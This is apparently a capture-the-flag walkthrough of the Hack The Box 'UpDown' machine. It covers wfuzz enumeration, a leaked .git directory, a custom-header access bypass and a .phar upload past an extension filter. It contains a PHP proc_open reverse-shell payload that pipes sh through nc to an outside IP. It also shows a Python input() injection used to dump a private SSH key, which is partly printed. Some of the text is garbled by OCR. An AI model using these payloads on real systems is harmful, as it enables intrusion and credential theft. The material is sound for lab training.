
Machine IP: 10.10.11.177



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Initial Enumeration

As for every machine, we run an nmap scan first.

```
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see that there are only 2 ports open. An Apache 2.4.41 server, running on Ubuntu OS and OpenSSH 8.2p1 service.

Performing an all port scan does not result in more open ports. So, let us check the web page.

Checking the Web Page

Welcome, Is My Website UP? Here you can check if your website is up or down.
Website to check: http://google.com Debug mode (On/Off) Check
siteisup.htb

We see a simple web page with an input field.

The banner suggests us that we can check whether a website is up or not.

We can also see siteisup.htb. We should add that to our /etc/hosts file for resolving the IP to that domain, as well as future enumeration.

```
# /etc/hosts
10.10.11.177 siteisup.htb
```

Now let us enumerate the web page.


Enumerating the Web Page

Without running any tools, first let us try to understand what the website does.

Providing https://www.google.com/ with the debug enabled, we get the following:

Welcome, Is My Website UP ?
Here you can check if your website is up or down.
Website to check: http://google.com Debug mode (On/Off) Check https://www.google.com/ seems to be down. Debug mode:
siteisup.htb

Let us try the site itself http://siteisup.htb/:



We get a result. This may lead to a Local File Inclusion (LFI) vulnerability. To potentially exploit this vulnerability, we need to find said files. We can do this by using a tool such as wfuzz to enumerate files and directories.

Attacking the Web Page

We will be using SecLists (https://github.com/danielmiessler/SecLists)


```
# Performing a file scan
wfuzz -c -w ~/SecLists/Discovery/Web-Content/raft-medium-files.txt --hc 404
http://siteisup.htb/FUZZ
# Output
______
  Response Lines Word Chars Request
______
00001: C=200 39 L
                  93 W
                           1131 Ch
                                     "index.php"
00149: C=403 9 L
                  28 W
                            277 Ch
                                     ".htaccess"
          39 L
00371: C=200
                  93 W
                                     0.0
                           1131 Ch
00529: C=403 9 L
                  28 W
                            277 Ch
                                      ".html"
                                      "stylesheet.css"
00527: C=200 320 L
                  675 W
                           5531 Ch
                            277 Ch
00798: C=403 9 L
                   28 W
                                      ".php"
                            277 Ch
01556: C=403
           9 L
                   28 W
                                      ".htpasswd"
01822: C=403
                   28 W
                            277 Ch
                                      ".htm"
           9 L
```

```
02092: C=403 9 L 28 W 277 Ch ".htpasswds"
                           277 Ch
04616: C=403
           9 L
                   28 W
                                      ".htgroup"
                            277 Ch
277 Ch
277 Ch
05163: C=403
                   28 W
            9 L
                                       "wp-forum.phps"
            9 L
07069: C=403
                   28 W
                                      ".htaccess.bak"
08678: C=403
            9 L
                   28 W
                                       ".htuser"
11449: C=403
           9 L
                   28 W
                            277 Ch
                                      ".ht"
11450: C=403
                   28 W
                                      ".htc"
            9 L
                             277 Ch
# Performing a directory scan
wfuzz -c -w ~/SecLists/Discovery/Web-Content/raft-medium-directories.txt --hc 404
http://siteisup.htb/FUZZ
# Output
______
ID Response Lines Word Chars Request
00127: C=301 9 L 28 W
                            310 Ch
                                      "dev"
04227: C=403 9 L
04255: C=200 39 L
                   28 W
                             277 Ch
                                      "server-status"
                  93 W 1131 Ch
                                      "http://siteisup.htb/FUZZ"
```

We find some interesting files and directories.

Let us test whether we can access the 403 code files using the potential LFI vulnerability.

Trying for .htaccess:



We do not get anything.

Navigating to dev directory, we also get a blank page. Checking the source also yields nothing.

We can enumerate the dev directory further.

Using wfuzz on dev directory:

```
# File scan
 wfuzz -c -w ~/SecLists/Discovery/Web-Content/raft-medium-files.txt --hc 404
 http://siteisup.htb/dev/FUZZ
 # Output
 ______
        Response Lines Word Chars
 ______

      000001:
      C=200
      0 L
      0 W
      0 Cn

      00149:
      C=403
      9 L
      28 W
      277 Ch

      00371:
      C=200
      0 L
      0 W
      0 Ch

      00529:
      C=403
      9 L
      28 W
      277 Ch

      00798:
      C=403
      9 L
      28 W
      277 Ch

      01556:
      C=403
      9 L
      28 W
      277 Ch

      01822:
      C=403
      9 L
      28 W
      277 Ch

      01927:
      C=301
      9 L
      28 W
      277 Ch

      02092:
      C=403
      9 L
      28 W
      277 Ch

 00001: C=200 0 L 0 W
                                                                                      "index.php"
                                                             O Ch
                                                                                  ".htaccess"
                                                                                      0.0
                                                                                     ".html"
                                                                                     ".php"
                                                                                      ".htpasswd"
                                                                                      ".htm"
                                                                                      ".git"
02092: C=403 9 L
04616: C=403 9 L
05163: C=403 9 L
07069: C=403 9 L
                                                                                      ".htpasswds"
                                                              277 Ch
277 Ch
277 Ch
                                           28 W
                                                                                      ".htgroup"
                                           28 W
                                                                                      "wp-forum.phps"
                                                                                      ".htaccess.bak"
                                           28 W
                                                               277 Ch
 08678: C=403
                           9 L
                                           28 W
                                                                                      ".htuser"
 11449: C=403
                           9 L
                                            28 W
                                                                 277 Ch
                                                                                      ".ht"
11450: C=403 9 L
                                                         277 Ch ".htc"
                                      28 W
```

The .git directory is very interesting. Navigating to it, we get:

Index of /dev/.git

<u>Name</u>	Last modified	Size Description
Parent Directory	<u>/</u>	-
HEAD	2021-10-20 19:40	21
branches/	2021-10-20 19:40	_
config	2021-10-20 19:42	298
description	2021-10-20 19:40	73
hooks/	2021-10-20 19:40	-
index	2021-10-20 19:42	521
info/	2021-10-20 19:40	-
logs/	2021-10-20 19:40	_
objects/	2021-10-20 19:40	_
packed-refs	2021-10-20 19:40	112
refs/	2021-10-20 19:40	

Apache/2.4.41 (Ubuntu) Server at siteisup.htb Port 80

We can download the files using wget.

```
wget --recursive --no-parent http://siteisup.htb/dev/.git/
```

Inside the .git, you should have this:

```
ls -Al
total 80
drwxr-xr-x 2 dw dw 4096 Nov 1 22:19 branches
-rw-r--r-- 1 dw dw 298 Oct 20 2021 config
-rw-r--r-- 1 dw dw
                   73 Oct 20 2021 description
-rw-r--r-- 1 dw dw
                   21 Oct 20 2021 HEAD
drwxr-xr-x 2 dw dw 4096 Nov 1 22:19 hooks
-rw-r--r-- 1 dw dw 521 Oct 20 2021 index
-rw-r--r-- 1 dw dw 2884 Nov 1 22:18 index.html
-rw-r--r-- 1 dw dw 2884 Nov 1 22:18 'index.html?C=D;O=A'
-rw-r--r- 1 dw dw 2884 Nov 1 22:18 'index.html?C=D;O=D'
-rw-r--r-- 1 dw dw 2884 Nov 1 22:18 'index.html?C=M;O=A'
-rw-r--r-- 1 dw dw 2884 Nov 1 22:18 'index.html?C=M;O=D'
-rw-r--r-- 1 dw dw 2884 Nov 1 22:18 'index.html?C=N;O=A'
-rw-r--r-- 1 dw dw 2884 Nov 1 22:18 'index.html?C=N;O=D'
-rw-r--r-- 1 dw dw 2884 Nov 1 22:18 'index.html?C=S;O=A'
-rw-r--r-- 1 dw dw 2884 Nov 1 22:18 'index.html?C=S;O=D'
drwxr-xr-x 2 dw dw 4096 Nov 1 22:19 info
```

```
drwxr-xr-x 3 dw dw 4096 Nov 1 22:19 logs
drwxr-xr-x 4 dw dw 4096 Nov 1 22:19 objects
-rw-r--r- 1 dw dw 112 Oct 20 2021 packed-refs
drwxr-xr-x 5 dw dw 4096 Nov 1 22:19 refs
```

Now, we can run git log inside the .git directory to see the commit history.

commit 57af03ba60cdcfe443e92c33c188c6cecb70eb10

Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>

Date: Wed Oct 20 17:29:42 2021 +0200

Create index.php

commit 354fe069f6205af09f26c99cfe2457dea3eb6a6c

Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>

Date: Wed Oct 20 17:28:48 2021 +0200

Delete .htpasswd

commit 8812785e31c879261050e72e20f298ae8c43b565

Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>

Date: Wed Oct 20 16:38:54 2021 +0200

New technique in header to protect our dev vhost.

commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab

Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>

Date: Wed Oct 20 16:37:20 2021 +0200

Update .htaccess

New technique in header to protect our dev vhost.

commit 61e5cc0550d44c08b6c316d4f04d3fcc7783ae71

Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>

Date: Wed Oct 20 15:45:48 2021 +0200

Update index.php

commit 3d66cd48933b35f4012066bcc7ee8d60f0069926

Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>

Date: Wed Oct 20 15:45:18 2021 +0200

Create changelog.txt

commit 4fb192727c29c158a659911aadcdcc23e4decec5

Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>

Date: Wed Oct 20 15:28:26 2021 +0200

Create stylesheet.css

commit 6f89af70fd23819664dd28d764f13efc02ecfd88

Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>

Date: Wed Oct 20 15:05:40 2021 +0200

Create index.php

We can see some interesting files. These are index.php, .htaccess, admin.php and etc.

Now, we can utilize the zsh's tab completion to see the files. To do this, we will use git show:

```
~/Hacking/Boxes/UpDown/git_dir
λ ➤ git show bc4ba79
admin.php
                    changelog.txt
                                       checker.php
                                                                                .htaccess
                                                                                                   index.php
                                                                                                                       mai
              [HEAD]
                           Delete index.php (1 year, 1 month ago)
010dcc3
                           Update checker.php (1 year, 1 month ago)
c8fcc40 -- [HEAD^]
f67efd0 -- [HEAD^^]
ab9bc16 -- [HEAD~3]
                          Create checker.php (1 year, 1 month ago)
Update changelog.txt (1 year, 1 month ago)
               [HEAD~4] Create admin.php (1 year, 1 month ago)
[HEAD~5] Add admin panel. (1 year, 1 month ago)
60d2b32 --
c1998f8 --
35a3801 --
               [HEAD~6] Update changelog.txt (1 year, 1 month ago)
               [HEAD~7]
57af03b --
                         Create index.php (1 year, 1 month ago)
354fe06
               [HEAD~8]
                         Delete .htpasswd (1 year, 1 month ago)
               [HEAD~9]
8812785
                           New technique in header to protect our dev vhost. (1 year, 1 month ago)
          -- [HEAD~10] Update .htaccess (1 year, 1 month ago)
-- [HEAD~11] Update index.php (1 year, 1 month ago)
bc4ba79 -
61e5cc0
3d66cd4 -- [HEAD~12] Create changelog.txt (1 year, 1 month ago)
4fb1927 -- [HEAD~13] Create stylesheet.css (1 year, 1 month ago)
               [HEAD~14] Create index.php (1 year, 1 month ago)
6f89af7
               [HEAD~15] Create .htpasswd (1 year, 1 month ago)
[HEAD~16] Create .htaccess (1 year, 1 month ago)
8d1beb1
6ddcc7a
```

Output:

```
commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date: Wed Oct 20 16:37:20 2021 +0200
    Update .htaccess
    New technique in header to protect our dev vhost.
diff --git a/.htaccess b/.htaccess
index 3190432..44ff240 100644
--- a/.htaccess
+++ b/.htaccess
00 - 1,5 + 1,4 00
-AuthType Basic
-AuthUserFile /var/www/dev/.htpasswd
-AuthName "Remote Access Denied"
-Require ip 127.0.0.1 ::1
-Require valid-user
+SetEnvIfNoCase Special-Dev "only4dev" Required-Header
+Order Deny, Allow
+Deny from All
+Allow from env=Required-Header
```

We see that a special header is used access the dev branch. That header is Special-Dev: only4dev. However, we do not know where that is.

The dev branch might be a subdomain, so let us perform a subdomain search using wfuzz:

```
wfuzz -c -w ~/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -H 'Host:
FUZZ.siteisup.htb' --hh 1131 http://siteisup.htb/
# Output
______
   Response Lines
                 Word
                          Chars
_____
                                     "dev"
00022: C=403
           9 L
                   28 W
                            281 Ch
           10 L
                   35 W
37212: C=400
                            301 Ch
```

We also have to add dev.siteisup.htb to our /etc/hosts file, just like before.

Accessing the site, we get Forbidden error as expected. Let us now try the special header using BurpSuite.

Dev Branch

Before launching BurpSuite, we can check the validity of the special header using curl:

curl normally:

```
~/Hacking/Boxes/UpDown/src

λ ➤ curl http://dev.siteisup.htb/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
You don't have permission to access this resource.
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80</address>
</body></html>
```


With Special-Dev: only4dev:

```
~/Hacking/Boxes/UpDown/src
λ ➤ curl -H 'Special-Dev: only4dev' http://dev.siteisup.htb/
<b>This is only for developers</b>
<a href="?page=admin">Admin Panel</a>
<!DOCTYPE html>
<html>
  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
       // href="stylesheet.css">


// title > Is my Website up ? (beta version) 
// title >
  </head>
  <body>
    <div id="header_wrap" class="outer">
        <header class="inner">
          <h1 id="project_title">Welcome, <br> Is My Website UP ?</h1>
          <h2 id="project_tagline">In this version you are able to scan a list of websites !</h2>
        </header>
    </div>
    <div id="main_content_wrap" class="outer">
      <section id="main_content" class="inner">
       <form method="post" enctype="multipart/form-data">
                            <label>List of websites to check:</label><br><br></
                                <input type="file" name="file" size="50">
                                <input name="check" type="submit" value="Check">
                </form>
      </section>
    </div>
    <div id="footer_wrap" class="outer">
      <footer class="inner">
       siteisup.htb (beta)<br>
        <a class="changelog" href="changelog.txt">changelog.txt</a><br>
      </footer>
    </div>
  </body>
</html>%
```

So, we are able to access the dev branch which happens to be the Admin panel as well. We can see a file upload field. Now, we should use BurpSuite and access this page on our browser.

After intercepting the request when navigating to dev.siteisup.htb, we can add the header as follows:



And after that, we get:



Since we have access to the .git directory, we might have access to the source code of this branch.

After looking at the git files using git show, we get the checker.php as follows:

```
git show f67efd0 > checker.php
# After this, you have to do a bit of manual cleaning on the file
```

```
if($_POST['check']){
     # File size must be less than 10kb.
if ($_FILES['file']['size'] > 10000) {
    die("File too large!");
     $file = $_FILES['file']['name'];
    # Check if extension is allowed.
$ext = getExtension($file);
if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
    die("Extension not allowed!");
    # Create directory to upload our file.
$dir = "uploads/".md5(time())."/";
if(!is_dir($dir)){
    mkdir($dir, 0770, true);
    Upload the file.
$final_path = $dir.$file;
     move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");
    Read the uploaded file.
$websites = explode("\n",file_get_contents($final_path));
     foreach($websites as $site){
          $site=trim($site);
if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
    $check=isitup($site);
}
                if($check){
                     echo "<center>{$site}<br>><font color='green'>is up ^_^</font></center>";
                }else{
                     echo "<center>{$site}<br>><font color='red'>seems to be down :(</font></center>";
          }else{
                echo "<center><font color='red'>Hacking attempt was detected !</font></center>";
     @unlink($final_path);
```

This is the main logic for the upload mechanism.

We can see few things looking at the code.


The extension is checked, so we cannot upload a php file directly. After the upload is done, temporary directory is created and the file is copied there. Site check is done in a for loop and then everything is deleted.

After googling alternative extensions for php, we find that phar or PHP Archive can also execute PHP code.


Let us create a .phar file with the following content:

```
<?php phpinfo(); ?>
```


And upload it using **BurpSuite** and special header:



From the source code, we know that the uploaded files are moved to the /uploads directory. So, again using BurpSuite and the special header, we navigate there:



On the browser side, we have:



Index of /uploads



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Accessing the directory:




We get nothing.

Going back to the checker.php, we see that the for loop exits too fast and thus, our uploaded file gets deleted.

To extend the duration of the loop, we can add dummy URLs to our phar file.

To do this, we will just add 100 lines of https://example.com before our payload.

Uploading the new file and following the previous steps with BurpSuite, we get:




Index of /uploads/fa3683b1419e8210b7e542719185e11c




Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Opening the file:



We have code execution!

Looking at the phpinfo() output, we see the following:



Unfortunately, the exec and shell_exec functions are disabled.

After doing some googling and looking for alternatives that are not disabled, we find proc_open function.

We can use the official example and modify it for our needs. (https://www.php.net/manual/en/function.proc-open.php)

We modify the example as follows:

```
// 100 lines of https://example.com here
<?php
$descriptorspec = array(
  0 => array("pipe", "r"),
  1 => array("pipe", "w"),
  2 => array("file", "/tmp/error-output.txt", "a")
);
$process = proc_open('sh', $descriptorspec, $pipes);
if (is_resource($process)) {
    payload = 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.15
9001 >/tmp/f';
    fwrite($pipes[0], $payload);
    fclose($pipes[0]);
    echo stream_get_contents($pipes[1]);
    fclose($pipes[1]);
    $return_value = proc_close($process);
}
?>
```

Now, time for reverse shell.

Initial Foothold

Before uploading the payload, we will listen back to the connection using netcat.

```
nc -lvnp 9001
```

And uploading the file using the previous **BurpSuite** steps:

```
www-data@updown:/var/www/dev/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@updown:/var/www/dev/uploads$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:2e:59 brd ff:ff:ff:ff:ff
    inet 10.10.11.177/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:2e59/64 scope global dynamic mngtmpaddr
    valid_lft 86394sec preferred_lft 14394sec
inet6 fe80::250:56ff:feb9:2e59/64 scope link
       valid_lft forever preferred_lft_forever
www-data@updown:/var/www/dev/uploads$
```

We get a reverse shell as the www-data user.

Using cat /etc/passwd | grep sh\$, we can get the users of the system:

```
root:x:0:0:root:/root:/bin/bash
developer:x:1002:1002::/home/developer:/bin/bash
```

We have two users.

Now, it is a good idea to look at the files that we own, as well as the files our group owns:

```
find / -type f -name www-data 2>/dev/null
find / -type f -group www-data 2>/dev/null

# We can also pipe the output to "grep -v" to hide the directories we don't want to see.
find / -type f -group www-data 2>/dev/null | grep -v /proc
```

```
www-data@updown:/home$ find / -type f -group www-data 2>/dev/null | grep -v /proc
/home/developer/dev/siteisup_test.py
/home/developer/dev/siteisup
/var/www/dev/checker.php
/var/www/dev/.htaccess
/var/www/dev/admin.php
/var/www/dev/stylesheet.css
/var/www/dev/index.php
/var/www/.bash_history
/var/www/html/dev/.git/HEAD
/var/www/html/dev/.git/refs/remotes/origin/HEAD
/var/www/html/dev/.git/refs/heads/main
/var/www/html/dev/.git/logs/HEAD
/var/www/html/dev/.git/logs/refs/remotes/origin/HEAD
/var/www/html/dev/.git/logs/refs/heads/main
/var/www/html/dev/.git/hooks/pre-push.sample
/var/www/html/dev/.git/hooks/prepare-commit-msg.sample
/var/www/html/dev/.git/hooks/post-update.sample
/var/www/html/dev/.git/hooks/fsmonitor-watchman.sample
/var/www/html/dev/.git/hooks/pre-merge-commit.sample
/var/www/html/dev/.git/hooks/pre-commit.sample
/var/www/html/dev/.git/hooks/push-to-checkout.sample
/var/www/html/dev/.git/hooks/pre-applypatch.sample
/var/www/html/dev/.git/hooks/update.sample
/var/www/html/dev/.git/hooks/pre-receive.sample
/var/www/html/dev/.git/hooks/commit-msg.sample
/var/www/html/dev/.git/hooks/applypatch-msg.sample
/var/www/html/dev/.git/hooks/pre-rebase.sample
/var/www/html/dev/.git/packed-refs
/var/www/html/dev/.git/index
/var/www/html/dev/.git/config
/var/www/html/dev/.git/description
/var/www/html/dev/.git/info/exclude
/var/www/html/dev/.git/objects/pack/pack-30e4e40cb7b0c696d1ce3a83a6725267d45715da.idx
/var/www/html/dev/.git/objects/pack/pack-30e4e40cb7b0c696d1ce3a83a6725267d45715da.pack
/var/www/html/dev/index.php
/var/www/html/stylesheet.css
/var/www/html/index.php
/tmp/error-output.txt
```

We see two interesting files in /home/developer/dev/ directory.

```
www-data@updown:/home/developer/dev$ ls -Al
total 24
-rwsr-x--- 1 developer www-data 16928 Jun 22 15:45 siteisup
-rwxr-x--- 1 developer www-data 154 Jun 22 15:45 siteisup_test.py
www-data@updown:/home/developer/dev$
```

Looking at the permissions of the siteisup file, we also see that it has SUID flag set.

Reading the siteisup_test.py:

```
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"
```

After researching how to exploit this code, we find the following blog:

https://www.stackhawk.com/blog/command-injection-python/

We can exploit the input function using __import__('os').system(<command_here>) to execute any system call.

Looking at the home directory of the developer user, we can try getting the ssh key.

Getting the ssh key:

```
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application
Enter URL here:__import__('os').system('cat /home/developer/.ssh/id_rsa')
    -BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6F0zixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
S1qi9PFoNvzkt7Uy3++6xDd95ugAdtuRL7qzA03xSNkqnt2HgjKAPOr6ctIvMDph8JeBF2
F9Sy4XrtfCP76+WpzmxT7utvGD0N1AY3+EGRpOb7q59X0pcPRnIUnxu2sN+vIXjfGvqiAY
ozOB5DeX8rb2bkii6S301tM1VUDoW7cCRbnBMqlm2FXEJU9lEv9Pv2D4BavFvoUqtT8aCo
srrKvTpAQkPrvfioShtIpo95Gfyx6Bj2MKJ6QuhiJK+02zYm0z2ujjCXuM3V4Jb0I1Ud+q
a+QtxTsNQVpcIuct06xTfVXeEtPThaLI5KkXElx+TgwR0633jwRpfx1eVgLCxxYk5CapHu
uOnhUpICU1FXr6tV2uE1LIb5TJrCIx479Elbc1MPrGCksQVV8EesI7kk5A2SrnNMxLe2ck
IsQHQHxIcivCCIzB4R9Fb0KdSKyZTHeZzjPwnU+FAAAFiHnDXHF5w1xxAAAAB3NzaC1yc2
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++vlqc5sU+7rbxq9DdQGN/hBkaTm+6ufV9KXD0ZyFJ8btrDfryF43xr6oqGKMzqeQ3l/K2
9m5Ioukt0NbTNVVA6Fu3AkW5wTIJZthVxCVPZRL/T8tq+AWrxb6FKrU/GqqLK6yr06QEJD
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XCLnLdOsU31V3hLT04WiyOSpFxJcfk4MEdOt948EaX8dXlYCwscWJOQmqR7rtJ4VKSAlNR
V6+rVdrhNSyG+UyawiMeO/RJW3NTD6xgpLEFVfBHrC05J0QNkq5zTMS3tnJCLEB0B8SHIr
